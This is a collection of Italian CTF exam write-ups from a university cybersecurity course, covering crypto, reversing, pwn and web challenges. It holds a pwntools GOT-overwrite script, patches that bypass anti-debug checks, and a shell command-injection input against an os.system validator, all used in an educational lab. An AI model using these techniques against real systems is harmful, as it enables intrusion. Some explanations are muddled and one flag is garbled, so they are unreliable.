Where do you want to rewrite something?
```

Esaminando il codice, ci sono due funzioni interessanti:

- *print_got*, che letteralmente stampa tutti i segni dell'input iniziale e che esegue una serie di *puts*, quindi non utile
- *show_true_ending*, che, come si vede dal buon Ghidra, prende il file *temp.txt* e lo cripta, evidentemente

```
14  FILE *fptt;
15  FILE *fpts;
16  int index;
17
18  fname._0_8_ = 0x7478742e67616c66;
19  fname[8] = '\0';
20  pFVar2 = fopen(fname,"r");
21  if (pFVar2 == (FILE *)0x0) {
22    printf(" File does not exists or error in opening..!!");
23                  /* WARNING: Subroutine does not return */
24    exit(1);
25  }
26  __stream = fopen("decr.txt","w");
27  if (__stream == (FILE *)0x0) {
28    printf(" Error in creation of file temp.txt ..!!");
29    fclose(pFVar2);
30                  /* WARNING: Subroutine does not return */
31    exit(2);
32  }
33  a[0] = 99;
```

Un aiuto deriva dal nome del programma; la GOT, quindi modificare la chiamata della funzione. Una cosa sensata potrebbe essere modificare la chiamata della funzione *show_true_ending* rispetto ad una funzione qualsiasi, ad esempio la funzione *exit*. Scriviamo quindi uno script pwntools allo scopo:

```
from pwn import *
context.binary = "./vuln"
e: ELF = context.binary
p = process()
p.sendline(str(e.got["exit"]).encode("ascii"))
p.sendline(str(e.functions["show_true_ending"].address).encode("ascii"))
p.interactive()
```

Scritto da Gabriel

```
Thanks, I'll write now! If you did it correctly, you should see the True
 Ending:

Here the true ending, enjoy: https://www.youtube.com/watch?v=soHINR1sg_M
&ab_channel=TenaciousDefense Oh, you might also want the flag: SPRITZ{Go
T_Hijacking_iS_FUn{flag}}\n\n'

[*] Got EOF while reading in interactive
```

Web Crypto Part: Rules

 # Challenge Session 3 – Exercises Instruction

The Exercises will be uploaded on Moodle.
In this third challenge, you are asked to solve 3 exercises in the Reverse and Pwn Area:

1. UE – 10 Points
1. AOT – 11 Points
1. BB – 11 Points

For a total of 32 Points.
For each exercise, we supply two additional hints (available on Moodle), that can help you if you need.
*Using an hint **will automatically remove 3 points**.*

You can open the same hint all the times you want.
To solve an exercise, you need to find a flag in the specific format `spritz_CTF{...}`, and send it to us along a description of what you did to find it (write-up), the eventual code you wrote, and the patched binary if you patched it.

The write-up must be accurate and include details to demonstrate that you understood the challenge and solved it accordingly. Just reporting the flag is not enough! Even if you did not fully complete the challenge, please write what you understood and what was your idea to solve it, you could still gain some points!

To submit your answer, put all the files you used (starting binaries, python code, patched binaries, ...), the flags, and the write-ups, in a zip folder called SOLUTIONS and upload it on moodle.

THE SUBMISSION OF ANY FILE ON MOODLE WILL AUTOMATICALLY ERASE YOUR PREVIOUS SCORE.

You have time until 18:15.

NOTES

1. Read the instructions of every exercise CAREFULLY. Patching a binary or a part of it that was forbidden will not give you any point!

2. The exercises order doesn't matter, you can start from whatever you think is the best.

3. If you are stuck, use a hint or move to the next exercise. If you think there is an error in the binary, please contact us!

4. Please submit everything you did, even if you did not fully solved the exercises. You can still gain some precious points.

5. Do not get distracted by useless functions that print decorations.

Scritto da Gabriel

Riferimento testi e soluzioni:
https://github.com/augustozanellato/Cybersec2021/tree/master/20220113_ThirdExam/WebCrypto

1) UE: Testo e Soluzione

Testo

We retrieved an important message. However, we cannot understand the language used ... can you help us? The flag is in spritzCTF{} format.

Viene dato un file *secret.txt* altrimenti incomprensibile.

Soluzione

Il secret.txt fornito sembra essere solo qualcosa di codificato in base64.
Anche i contenuti decodificati sembrano essere in base64
Dopo aver decodificato base64 secret.txt 15 volte, otteniamo il flag. Lo script soluzione è come segue:

```
with open("secret.txt", "r") as file:
    challenge = file.read()
    file.close()

for _ in range(15):
    challenge = challenge.decode("base64")
print(challenge)
```

Flag: spritzCTF{ultraencoded}

2) AOT: Testo e Soluzione

Testo

We retrieved an important message. However, we cannot understand the language used ... can you help us? The flag is in spritzCTF{} format.

Il file *students.py* che danno loro contiene il seguente codice:

```
## ====encoding algorithm=====
def f(x):
    return x % 731

def mixer(message, x1, x2, x3):
    assert x1 != x2
    assert x1 != x3
    assert x2 != x3
    assert x1 != (x2 + x3)
    anonym1 = f(x1)
    anonym2 = f(x2 + x3)
    assert anonym1 == anonym2
    mix = "".join([chr(ord(x) ^ x1) for x in message])
    return mix
```

Soluzione

- L'input sembra un dato casuale, probabilmente si tratta di una crittografia basata su XOR.
- Dopo aver controllato students.py possiamo confermare la nostra idea: si tratta solo di una crittografia XOR di base con qualche altro codice per confonderci.
- Nella funzione *mixer* solo *message* e *x1* sono effettivamente utilizzati per la crittografia, mentre *x2* e *x3* sono lì solo per farci perdere tempo; infatti, sono usati per il calcolo della XOR.
- Dato che l'input viene sottoposto a XOR con un testo, possiamo assumere che *x1* sia compreso tra 0 e 127; utilizzando questa ipotesi possiamo ridurre lo spazio di ricerca per il nostro tentativo di bruteforce.
- *mixer* utilizza alcuni *assert* per verificare la validità di *x1, x2* e *x3*.
- In particolare, *x1 % 731* deve essere uguale a *(x2 + x3) % 731*, nessuno di *x1, x2* e *x3* può essere uguale all'altro e infine *x1* deve essere diverso da *x2 + x3*.
- Sappiamo che *x1 < 731*, quindi possiamo fare in modo che *x2* sia *x + 731* e *x3* sia *731 * 2*, in modo che *f(x1)* sia sempre uguale a *x1*, *f(x2)* sia sempre uguale a *x1* e *x3* sia sempre 0, quindi *f(x1 + x2)* sia uguale a x1.
- Durante il bruteforcing possiamo sfruttare il fatto che conosciamo parte del testo cifrato perché il formato del flag è noto; se durante il bruteforce troviamo una stringa che contiene spritzCTF{ sappiamo che abbiamo ottenuto il flag

```
if __name__ == "__main__":
    with open("message.txt", "r") as file:
        cipher = file.read()
    for x in range(128):
        decoded = mixer(cipher, x, x + 731, 731 + 731)
        if "spritzCTF{" in decoded:
            print(f"found key: {x}")
            print(decoded)
            break
    else:
        print("key not found :(")
```

3) BB: Testo e Soluzione

Testo

We retrieved an important message. However, we cannot understand the language used ... can you help us?
In the writeup, explain carefully why and how we can break the algorithm.
The flag is in spritzCTF{} format.

Anche qui viene dato un file *message.txt* apparentemente senza senso.

Il file *students.py* che loro danno contiene il seguente codice:

```
import numpy as np

def keygen():
    # https://numpy.org/doc/stable/reference/random/generated/numpy.random.randn.html
    key = int(np.abs(np.random.randn(1))[0] * 1000) # np.random.randn(1) returns a 1x1 array
    #np.abs() returns the absolute value of the array, taking a random
    #number from the array and multiplying it by 1000
```

```
 print(key)
   return key
```

Soluzione

- message.txt sembra ancora una volta spazzatura casuale, quindi probabilmente si tratta di un'altra sfida basata su XOR.
- Il file students.py fornito conferma la nostra idea.
- È solo un fantasioso algoritmo basato su XOR che utilizza *numpy*.
- La funzione *mixer* utilizza l'argomento *key* come seme per *rng* di *numpy*.
- Possiamo sfruttare il fatto di conoscere il formato del flag per forzare automaticamente la chiave.
- Un problema con il *keygen* è che il suo output è teoricamente illimitato perché *np.random.randn* genera numeri casuali usando una distribuzione normale standard. Generalmente l'output è compreso tra -3 e 3, ma nulla garantisce che sia effettivamente in quell'intervallo. Infatti, c'è una probabilità dello 0,26% che la chiave usata sia al di fuori di questo intervallo.
- La funzione *keygen* utilizza *np.abs* sull'output di *randn*, in modo da dimezzare lo spazio di ricerca.
- Provando tutti gli interi tra 0 e 3500 dovremmo essere in grado di trovare la chiave se siamo fortunati (o forse se non siamo sfortunati).
- La chiave è risultata essere 107

Lo script soluzione segue:

```
def mixer(message, key):
   np.random.seed(key)
   return "".join([chr(ord(x) ^ np.random.randint(size=1, low=50, high=100)) for x in message])

with open("message.txt", "r") as file:
   cipher = file.read()

for k in range(3500):
   decoded = mixer(cipher, k)
   if "spritzCTF" in decoded:
      print(f"found key: {k}")
      print(decoded)
      break
else:
   print("no key found :(")
```

19-01-2021 – Exam

Riferimento testi e soluzioni: https://github.com/FIUP/Cybersecurity-UNIPD/tree/main/Exams/

Composto da 4 parti: Crypto, Pwn, Rev, Web

1) Crypto

Provide a python script that solves the puzzle contained in the script students.py. You are evaluated on the write-up + python script.

Non si ha certezza di quanto contenga *student.py*, pertanto si immagina che in base alla consegna il suo contenuto (che ho messo anche su MEGA sulla base di questa osservazione) come tale sia semplicemente:

ciphertext = "yxyxxyy yxyxxxx yxyxxyx yxxyxxy yxyxyxx yxyyxyx yxxxxyy yxyxyxx yxxxyyx yyyyxy yyyyxyy yyxxyxy yyxyyyx yyxxxyy yyyxxyx yyyyxxy yyyxxxx yyyxyxx yyxyxxy yyxyyyy yyxyyyx yyxxxx yyxxxx yyxxxx yyxxxx yyxxxx yyxxxy yyyyyxy"

Soluzione

Si nota che il testo dato è un insieme di caratteri; si può pensare ad un approccio classico di capire la frequenza facendo una *frequency analysis*, che qui non serve. Ci sono solo tre caratteri; x, y, " ".
Invece, si può pensare di risolvere il tutto come una vecchia challenge, nello specifico Ultraencoded, che considera una serie di input quasi uguali tra di loro, cioè ZEROONE, ZEROONE, etc.

Quindi, si rimpiazzano "x" ed "y" con zeri ed uni. Notiamo che le stringhe binarie sono di lunghezza diversa, nello specifico 6/7 caratteri. La cosa che hanno tutte in comune è essere stringhe binarie.
Quindi, usando la funzione *chr* che prende la posizione del carattere in Unicode e poi eseguendo la conversione in *int* considerando la base binaria (2), si ottiene la flag.
SI presenta il codice utilizzato:

```
ciphertext = "yxyxxyy yxyxxxx yxyxxyx yxxyxxy yxyxyxx yxyyxyx yxxxxyy yxyxyxx yxxxyyx yyyyxy yyyyxyy yyxxyxy yyxyyyx yyxxxyy yyyxxyx yyyyxxy yyyxxxx yyyxyxx yyxyxxy yyxyyyy yyxyyyx yyxxxx yyxxxx yyxxxx yyxxxx yyxxxx yyxxxy yyyyyxy"

#We have no clue as of now, so we will try to make a frequency analysis

freq={}
for i in ciphertext:
   if i in freq:
      freq[i]+=1
   else:
      freq[i]=1

sorted_list=sorted(freq.items(), key=lambda x: x[1], reverse=True)
print(sorted_list)

#This has no purpose; infact, we can see that the frequency of x and y is almost equal
#Instead, we can think it as a ULTRAENCODED challenge,
#the one with only ZEROONE input. We're gonna try
#to use the replace() function to substitute the characters
#with 0 and 1
```

```
ciphertext=ciphertext.replace("x","0")
ciphertext=ciphertext.replace("y","1")
ciphertext=ciphertext.split(" ") #splitting the ciphertext into a list of words
print(ciphertext) #printing the ciphertext as list

#Print here of the result
#1010011 1010000 1010010 1001001 1010100 1011010 1000011
#1010100 1000110 111101 1111011 1100101 1101110 1100011
#1110010 1111001 1110000 1110100 1101001 1101111 1101110
#110000 110000 110000 110000 110000 110001 1111101

#Here we can notice that some strings are 7 chars long, some are 6 chars long
#We can think of them as binary positions, so we can try to convert them
#to ASCII. Thing is, all of the characters are binary.
#We can simply convert them all to ASCII and get to the flag

for i in ciphertext:
  print(chr(int(i,2)),end="")
```

La flag risulta: *SPRITZCTF={encryption000001}*

2) Pwning: courseEval

Viene dato un file *courseEval* binario da patchare, un flag.txt da trovare; l'esercizio è CourseEvaluation, già presente nel file

Soluzione

(Presente nel file omonimo in altra sezione; eventualmente):

========SOLUZIONE TEORICA===============
Questa pwn si può risolvere facendo in modo che la variabile nella quale viene salvato l'input vada a sovrascrivere il valore della variabile che viene comparata con la stringa "UniPD_0", questo è possibile perchè gli indirizzi di memoria delle variabili sono consecutivi e quella che tiene l'input al suo interno è precedente alla variabile che viene comparata con "UniPD_0"

=====SOLUZIONE CON PATCH (NON AMMESSA) ===========

Questa SOLUZIONE si basa sul patchare il programma originale saltando i jump degli if,
analizzando il programma si può vedere chiaramente che al primo if il programma andrà sempre a terminare,
quindi bisogna patchare per evitare che termini, in seguito bisogna patchare il secondo if per fare in modo che entri sempre.
Un'altra opzione sarebbe quella di fare in modo che la funzione questionnaire ritorni sempre il valore per passare il secondo if e non entrare nel primo, ho provato la seconda opzione ma risulta in seg fault

Provando la prima opzione ho fatto in modo che saltasse il jne del secondo if, stampando così la flag SPRITZ{CPP_PWNs_Everything_173453}

Scritto da Gabriel

3) Reverse: bankAcc

Il file binario consiste in un inserimento di uno username, che non viene in realtà trovato.
Usando il comando *strings*, si nota subito che in chiaro, l'utente da inserire è *"UniPD_Student"*.
Si nota dalla lista delle funzioni qualcosa di interessante:

- Una funzione *decrypt* che letteralmente copia una serie di byte e viene chiamato dall'esterno eseguendo un confronto sui propri registri; in particolare usa *canary* che, come sappiamo, fa emergere un nuovo indirizzo ad ogni esecuzione
- Il controllo da parte di *security_check* che chiama la funzione *ptrace* che conosciamo; potenzialmente patchabile e sovrascrivibile con delle nop. Provando a mettere una password molto lunga, viene trovato uno stack_smashing.
- Una funzione *create_otp*, con una chiamata alla funzione *time* e alla funzione *srand*; anche questa, per esperienza pregressa, utile da considerare e nel caso patchare
- Una funzione *checkPassword* il cui scopo è offuscare la password, eseguendo una serie di copie e paragoni in memoria. Seguendo attentamente l'ordine di dichiarazione delle variabili, si nota che queste conducono alla stringa *"gP01o3!v"*

Dando un esempio di come si vedono su Radare2 le variabili:

```
0x004010e0]> pdf @ sym.check_password
            ; CALL XREF from main @ 0x4014e0(x)
247: sym.check_password ();
            ; var int64_t canary @ rbp-0x8
            ; var int64_t var_19h @ rbp-0x19
            ; var int64_t var_1ah @ rbp-0x1a
            ; var int64_t var_1bh @ rbp-0x1b
            ; var int64_t var_1ch @ rbp-0x1c
            ; var int64_t var_1dh @ rbp-0x1d
            ; var int64_t var_1eh @ rbp-0x1e
            ; var int64_t var_1fh @ rbp-0x1f
            ; var char *s @ rbp-0x20
```

Ragionando sull'ordine di comparsa e di chiamata nella funzione, visibile da IDA possiamo comporre la stringa *"P10v3go!"*, convertendo ASCII a testo.

```
printf("\nInsert password:
__isoc99_scanf("%s", s);
if ( strlen(s) != 8 )
  return 0LL;
if ( s[5] != 103 )
  return 0LL;
if ( s[0] != 80 )
  return 0LL;
if ( s[2] != 48 )
  return 0LL;
if ( s[1] != 49 )
  return 0LL;
if ( s[6] != 111 )
  return 0LL;
if ( s[4] != 51 )
  return 0LL;
if ( s[7] == 33 )
  return s[3] == 118;
return 0LL;
}
```

Dati da inserire:
UniPD_Student
P10v3go!

In seguito, viene richiesto una otp, esso è creato randomizzato con il tempo e viene effettuato il mod 9999, in modo da fare un sanitize del random, questo non è rompibile, dobbiamo cercare da altre parti.

```
  time_t timer; // [rsp+10h] [rbp-10h] BYREF
  unsigned __int64 v3; // [rsp+18h] [rbp-8h]

  v3 = __readfsqword(0x28u);
  v0 = time(&timer);
  srand(v0);
  return (unsigned int)(rand() % 9999);
}
```

Notiamo inoltre dal decompiler di IDA che la password viene vista come intera:

```
{
  puts("Username not found, exiting...");
  exit(0);
}
if ( !(unsigned int)check_password(s1) )
{
  puts("Incorrect password, exiting...");
  exit(0);
}
puts("\n============================\nWelcome Back, UniPD_Student!\n=========
OTP = create_OTP("\n============================\nWelcome Back, UniPD_Student
printf(
  "For security reason, we sent you a random 4 digit OTP PIN via SMS!\n"
  "Please insert the OTP 4 digit PIN to authenticate: ");
__isoc99_scanf("%d", &v4);
if ( OTP != v4 )
{
  printf("Invalid OTP PIN! The right one was %04i \n", OTP);
  exit(0);
}
puts("PIN Correct! Here your bank account:");
strcpy(v7, "dge~cmLg``\"UdeUsBt\\J");
decrypt(v7, 20LL);
printf("%s \n", v7);
return 0;
```

Inserendo i dati precedenti e saltando all'indirizzo della funzione *check_otp*, nel mio caso "0x0000000000401510" poi continuando con *c* l'esecuzione, si arriva alla flag:

```
Login to see your Bank Account
============================
Insert Username: UniPD_Student

Insert password: P10v3go!

============================
Welcome Back, UniPD_Student!
============================
```

```
Continuing.
For security reason, we sent you a random 4 digit OTP PIN via SMS!
Please insert the OTP 4 digit PIN to authenticate: 1234
PIN Correct! Here your bank account:
SPRITZ{P00r_45_DuCk}
[Inferior 1 (process 4108) exited normally]
```

4) Web

In this exercise, you need to find two inputs that allow you to reach the flag. The flag is in "clear" so we evaluate you based on the write-up + input that you chose. The solution that you provide must work with the unmodified version of the code.

Ecco fornito di seguito il programma *points.py*:

```
#game instructions
print("Welcome to the CTF points dispatcher. In this game, the more you score, the higher your evaluation.")

#current points
pnt = 0
print(f"\nCurrent points=\t{pnt}")

def level1(x):
  try:
    x = int(x)

    if x < 10:
      score = x
    else:
      score = 1
  except:
    x_vec = x.split("7")
    if len(x_vec) == 2:
      try:
        x_vec[0] = x_vec[0][-1]
        x_vec[1] = x_vec[1][0]
        score = int(x_vec[0]) + int(x_vec[1])
      except:
        score = 2
    else:
      score = 8

  if score > 10:
    return 4
  else:
    return 0

#user input
print("\n\nLevel 1. To pass the level, you need to insert an input greater than 10")
lvl1 = input("Insert you input:\t")

#execute level 1
score_lvl1 = level1(lvl1)

#increase the points
pnt += score_lvl1
print(f"\n\nYou score=\t{score_lvl1}\ttotal points=\t{pnt}")

print("\n\nLevel 2. To pass the level, write SPRITZ")
lvl2 = input("Insert you input:\t")
```

Scritto da Gabriel

```
def level2(x):
   #sanitization
   x = x.replace("RI", "")

   if x == "SPRITZ":
      return 4
   else:
      print("Wait, what? I think you forgot something ...")
      return 0

score_lvl2 = level2(lvl2)

#increase the points
pnt += score_lvl2
print(f"\n\nYou score=\t{score_lvl2}\ttotal points=\t{pnt}")

if pnt != 8:
   print("\n\nYou lost. To get the flag, you need to have 8 points.")
else:
   print("\n\nCOngr4t5!!! SPRITZCTF={webgame202001}")
```

Soluzione

In questa challenge va compresa pezzo per pezzo la logica del programma inserendo gli input giusti.

1) Nel primo livello, avviene una sanitizzazione dell'input (conversione ad intero) e vengono eseguiti dei controlli, assegnando il punteggio. Se uno prova ad inserire una stringa normale oppure un numero, il punteggio rimane sempre 0.
   Più interessante il ramo eccezione, che esegue uno split nel caso in cui la lunghezza della lista sia 2 ma che abbia "7" come carattere mediano, tra:
   - L'ultimo elemento del primo elemento della lista
   - Il primo elemento del secondo elemento della lista

   I rami except ed else sono inutili
- Inserendo una stringa che ha 7 come elemento mediano e che può essere spezzata in due parti composta da interi e caratteri, passiamo il primo livello con 4 punti
2) Il secondo livello esegue un'altra sanitizzazione della stringa, rimpiazzando banalmente RI con "", tale che se la stringa sia uguale dopo la sanitizzazione a SPRITZ, allora otteniamo altri 4 punti.
- Basterà quindi inserire una stringa del tipo *SPRRIITZ,* che ha RI nel mezzo e poi fa rimanere RI na volta fatta la sanitizzazione

Flag: *COngr4t5!!! SPRITZCTF={webgame202001}*

02-01-2021: Exam

In questo esame sono presenti 5 challenge; ancora una volta, i riferimenti per testi e soluzioni sono del link:
https://github.com/FIUP/Cybersecurity-UNIPD/tree/main/Exams/

1) AfterSPRITZEncryption: Testo e Soluzione

Testo

Try to reverse the proposed encryption algorithm to reveal the flag contained in the "SECRET" folder.

Dentro la cartella SECRET detta, sta un file evidentemente con stringa criptata come segue:
SRPIWS_AVF>relarzytkmn4<3671~

Il codice che danno loro, dopo un po' di prove, è il seguente:

```
plaintext = "here_the_message_with_the_flag"
key = 'password'

import random
import datetime

def some_fancy_struggling_function(n):
   if n<=0:
      raise Exception("Incorrect input")
   elif n==1:
      return 0
   elif n==2:
      return 1
   else:
      return (some_fancy_struggling_function(n-1) + some_fancy_struggling_function(n-2))

def hello_world(a, b, c):
   for _ in range(c):
      a = a ^ b
   return a
def most_secure_encryption_of_the_world(plaintext, key):
   year = datetime.date.today().year  #Get the current year
   w = len(key) #length of the key
   plaintext_not_so_plain = [ord(x) for x in (plaintext)] #Convert the plaintext to a list of ASCII values
   definitely_not_a_plain_text = []
   for i, x in enumerate(plaintext_not_so_plain):
      idx = i % len(key) #Get the index of the key
      definitely_not_a_plain_text.append(chr(hello_world(x, w, idx))) #Apply the encryption algorithm
   return definitely_not_a_plain_text

#execute the algorithm
ciphertext = most_secure_encryption_of_the_world(plaintext, key)

#save the message
with open('./enc_message.txt', 'w') as file:
   file.writelines(ciphertext)
```

Scritto da Gabriel

Soluzione

L'algoritmo *most_secure_encryption_of_the_world* non fa assolutamente nulla; letteralmente, restituisce la stessa stringa di input, considerando che:

- Prendo la lunghezza della chiave
- Itero nel plain text
- L'indice modulo lunghezza della chiave è sempre lo stesso
- Ritorno il plain text

Noto, banalmente, che serve inserire un campo password; prendendo il contenuto del file binario e inserendo la password "spritz" recupero la flag:

SPRITZ_CTF={encryption753451}

2) Collision: Testo e Soluzione

You are given the following game.
Try to decrypt the message contained in the "ciphertext" variable.
To do so, you must use the "decrypt" function.

You are free to modify the code as you wish.
We do not accept brute-forces approaches.

N.B. The solution that you provide must work with the unmodified version.

Lo script *game.py* contiene il codice da analizzare:

```
import random
import datetime

#decrypt the following
ciphertext = "ZSUASRZDTF?~jesj_flkojqkjfy5?;5u0y"

def XOR(text, seed):
   #set the seed to allow reproducibility
   random.seed(seed)
   return ''.join([chr(ord(x)^random.randint(0,10)) for x in text])


def h(x, y = 123):
   z = x
   while z >= y:
      z = z - y
   return z

def encrypt(text):
   year = datetime.date.today().year
   cipher = XOR(text, h(year))
   return cipher

def decrypt(text, seed):
   if seed <=10000:
      raise Exception(f"Not so easy! The value {seed} cannot be accepted")
```

plaintext = XOR(text, h(seed))
return plaintext

Soluzione

Notiamo che l'algoritmo è composto da:

- Una funzione di XOR che setta un seme casuale e che esegue la xor tra l'x-esimo carattere del testo e un numero casuale tra 0 e 10
- Una funzione di hash con valore fisso 123, in cui $z = x$ e finché $z \geq y$ allora sottrae y da z
- Una funzione di crittazione che prende l'anno della data attuale e usa la funzione di hash nello xor del testo e l'anno corrente, crittando correttamente
- Una funzione di decrittazione, che considera che se si ha un seme <= 10000, lancia un'eccezione, altrimenti esegue lo XOR tra test e hash basata sul seme

Si può notare che, chiamando la funzione *decrypt* con un valore di seme che contiene un pezzo uguale tra $y = "valore"$ e $seed$, si ottiene sempre la stringa: *\UUE[U\@SC6}bgwh^ohcfhujkl|27:0s5p*
Questo in effetti è il nome dell'esercizio, quindi collisione (inserendo lo stesso numero nella stessa posizione, lo si deve spostare).
Cambiando la funzione di XOR inserendo *seed* si ottiene lo stesso testo; infatti, la funzione *h* è una funzione di modulo, dato che non fa altro che verificare il resto e, quando a 0, ritorna la stessa stringa.
Si può notare che l'algoritmo, inserendo come numero 10016 nella chiamata *decrypt* ritorna la flag corretta, cioè:
SPRITZ_CTF={hash_collisions0713u5}

3) freezeTime

Viene dato un file binario da analizzare *freezeTime* in cui si tratta di trovare una flag.

Soluzione

I copied the original file and then cracked it so i could skip the check (PTRACE)
so i could use my debugger gdb-peda by changing a jne into a je that was located
inside a function called "is_policeman_here".
So now i can use my gdb peda to put a breakpoint before the flag is deleted by the program.
I can then read it from the stack

SPRITZ{Za_WaRuDo_348178}

4) Honey

Viene dato un file binario da analizzare *honeydex* in cui si tratta di trovare una flag.

Soluzione

I used radare ,the command iz, to look for any useful strings in the program. I found some tip about how the flag was mirrored and i found it like that.

}803998_ekoPWOOOOOLS_ereh_yllaniF{ZTIRPS

i mirrored it and i found the flag

SPRITZ{Finally_here_SLOOOOOWPoke_899038}

Scritto da Gabriel

5) Validator

Testo

This time the flag is in plain text and contained in the "SECRET" folder.

Your job is to provide an input that can read the content of the file './SECRET/flag.txt'

You cannot modify the code / folder, i.e., you only need to find an input that works ...

Da parte loro viene fornito uno script *validator.py* con il seguente contenuto:

```
#
# SW4gYmFzaCwgdG8gcmVhZCBhIGNvbnRlbnQsIHlvdSB1c2UgImNhdCBmaWxlbmFtZSIK
#

import os
#get user request
cmd = input("Enter the bash command you want execute\t")

#chunk
cmd_ch = cmd.split('&')
print(cmd_ch)

#sanitization
if "SECRET" in cmd_ch[0]:
   raise Exception("Permission denied. You cannot access the folder.")

#execute the command
for c in cmd_ch:
   os.system(cmd)

#str="Some string"
#printf '%s\n' "$str" | awk '{ print toupper($0) }'
```

Soluzione

Il codice è letteralmente un input in cui inseriamo da bash una serie di comandi divisi da & (cioè, quando inseriamo &, esegue uno *split* dei singoli comandi).
Si nota che viene lanciata un'eccezione nel momento in cui il primo comando è SECRET.
A seconda di quanti comandi vengono immessi, un ciclo li esegue tutti singolarmente.
Inserendo un qualsiasi segno "\", viene raddoppiato in "\\".

Basterà inserire un escape dei caratteri:

- In Windows → dir&"SECRET/flag.txt"
- In Linux → ls&"SECRET/flag.txt"

Flag → *CTF_flag{injection_is_nice6781185}*

Scritto da Gabriel

22/02/2022: Exam

1) Exercise 1: Testo e Soluzione

Testo

Reverse the encryption "enc" algorithm by defining a function "dec" that, given a message:
message = dec(enc(message))
Then, you can obtain the flag by printing the outcome of dec(flag_cipher)

Il file *student.py* contiene il seguente testo:

```
import random
flag_cipher = "ye}GTE{tkspu~1"

def enc(x):
  x = x[-2:] + x[:-2]
  x = ''.join([chr(ord(c) + (i % 3))for i, c in enumerate(x)])
  x = ''.join([x[len(x) - i - 1] for i in range(len(x))])
  return x
```

Soluzione

Eseguiamo una crittoanalisi del codice:

- Il primo pezzo concatena due pezzi di *x*, in particolare:
  - Il primo blocco è dal secondo degli ultimi caratteri (-2) fino alla fine
  - Il secondo blocco è dall'inizio fino al secondo degli ultimi caratteri (-2)
- Il secondo pezzo fa una join tra il carattere attuale e i%3; ciò significa che aggiungiamo ogni due caratteri
- Il terzo pezzo inverte la stringa iterando al contrario

La cosa più semplice da fare è letteralmente invertire il codice; infatti, usando l'inversione diretta, avremo già la stringa con tutti gli indici in posizione e, iterando al contrario e prendendo ogni due caratteri, avremo esattamente, dato che il secondo pezzo esegue sempre la stessa cosa, la stringa di partenza. Infatti, usando:

```
def dec(x):
  x = ''.join([x[len(x) - i - 1] for i in range(len(x))])
  x = ''.join([chr(ord(c) - (i % 3)) for i, c in enumerate(x)])
  x = x[-2:] + x[:-2]
  return x
```

E poi con:
print(dec(flag_cipher))

Ecco la flag: *ex1}spritzCTF{*

2) Exercise 2: Testo e Soluzione

Testo

Provide the three input that allows you to reach the flag of the UNMODIFIED code.
In this exercise, you are free to modify the code as you wish, but
the input that you provide in the write-up must work on the original exercise version.

In the write-up, explain how you came up with those numbers.

Si ha un file *lvl1.txt* vuoto ed un file *students.py* allegato, che contiene questo codice:

```
lvl1 = 0
def leru():
   global lvl1
   lvl1+=1
   x1 = input("What do you wanna do?\t")
   eval(x1)

x1 = input("What do you wanna do?\t")
print(eval(x1))

with open("lvl1.txt", "r") as file:
   lvl2_txt = file.read().strip()

print("LVL2 file contains:\t", lvl2_txt)
lvl2_len = len(lvl2_txt)
lvl2 = False
if lvl2_len > 4:
   tmp = 0
   for c in lvl2_txt:
      tmp += ord(c)

   tmp =  tmp % lvl2_len

   if tmp == 0:
      lvl2 = True

if lvl1 == 3 and lvl2:
   print("Flag reached: spritzCTF{python}")
else:
   print("Wrong inputs")
```

Soluzione

Consideriamo una crittoanalisi del codice:

- *Leru* crea una variabile globale che viene incrementata di 1, chiede un input e lo valuta con *eval*
- La funzione *eval* considera la valutazione nel contesto di codice di variabili locali/globali e stampa
- Viene aperto il file fornito *lvl1.txt* vuoto in una stringa che lo legge eseguendo *strip* (quindi, togliendo gli “a capo”, intesi come \n)
- Successivamente, viene stampato il contenuto e presa la lunghezza; se > 4, allora si cicla aggiungo il carattere ASCII corrispondente alla posizione attuale, si esegue il modulo; se questo è 0, allora la variabile va a True, altrimenti resta a false.

Questo significa che occorrerà chiamare almeno tre volte la funzione *leru* e le linee trovate in *lvl2* devono essere più di 4; quando questo accade, considera l'ordinale rispetto al carattere attuale e, se il contenuto rimane sempre uguale (stessi caratteri), l'operazione modulo darà zero.

Quindi, basterà inserire almeno 4 caratteri dentro *lvl1* per passare la prima condizione.
Per esempio, inserendo AAAAA, la somma finale del valore ascii dei 5 caratteri (ovvero 65+65+65+65+65) sarà divisibile per la lunghezza della stringa (ovvero 5).
Chiamando la funzione almeno 3 volte e inserendo la stringa vuota, si arriva alla flag.
Nello specifico:
What do you wanna do? → Inserire 3 volte leru() e poi inserire "" (stringa vuota)
(la funzione chiama in ricorsione sé stessa; ci serve per incrementare *lvl1* di 3)

Questo fa ottenere la flag:
Flag reached: spritzCTF{python}

3) BankAcc: Testo e Soluzione

Questo differisce un poco dai precedenti omonimi:

Testo

Can you access your bank account and get the flag?
The bank account must be accessed by providing ALWAYS THE SAME OTP.

You can patch the binary only in parts related to OTP.
Do not patch the binary to overcome username or password checks.
You MUST solve the challenge by providing valid inputs.
You CANNOT just jump with the debugger to any function that directly prints the flag.
If you think you're breaking these rules with your solution, please ask the teachers.

Viene dato un file binario *BankAcc* allo scopo di esaminarlo e stampare la flag.

Soluzione

Per ottenere la flag ci servono 3 cose:
-username
-password
-pin OTP

l'username è UniPD_Student_01 ed è visibile in chiaro nel main.

la password è contenuta nella funzione check_password. Nella funzione ho notato che c'è questa coppia di righe:
```
call    _strlen
cmp     rax, 8
```
Da qui ho intuito che la password ha 8 caratteri.

Successivamente c'è una serie di if e ognuno di loro controlla un carattere diverso nella password. Per sapere l'ordine basta vedere il valore della variabile sommata a rbp.
La codifica da ASCII a testo è come un caso precedente:

```
v2 = __readfsqword(0x28u);
printf("\nInsert password: ");
__isoc99_scanf("%s", s);
if ( strlen(s) != 8 )
  return 0LL;
if ( s[5] != 49 )
  return 0LL;
if ( s[0] != 87 )
  return 0LL;
if ( s[2] != 83 )
  return 0LL;
if ( s[4] != 77 )
  return 0LL;
if ( s[6] != 116 )
  return 0LL;
if ( s[1] != 95 )
  return 0LL;
if ( s[7] == 33 )
  return s[3] == 117;
return 0LL;
```

Mettendo in ordine i caratteri, si scopre che la password e': *W_SuM1t!*

Si sa che il pin, dalla consegna, rimane sempre uguale. Pertanto, ha senso togliere direttamente con dei NOP (90) i seguenti punti. La consegna stessa cita "You can patch the binary only in parts related to OTP". Quindi:

call   _time
mov   edi, eax
call   _srand
call   _rand

con dei nop. infatti prima viene eseguita l'istruzione

mov   eax, 0

che setta eax a zero.

Inserendo quindi i dati precedenti, scopriamo la flag:

```
============================
Login to see your Bank Account
============================
Insert Username: UniPD_Student_01

Insert password: W_SuM1t!

============================
Welcome Back, UniPD_Student_01!
============================
For security reason, we sent you a random 4 digit OTP PIN via SMS!
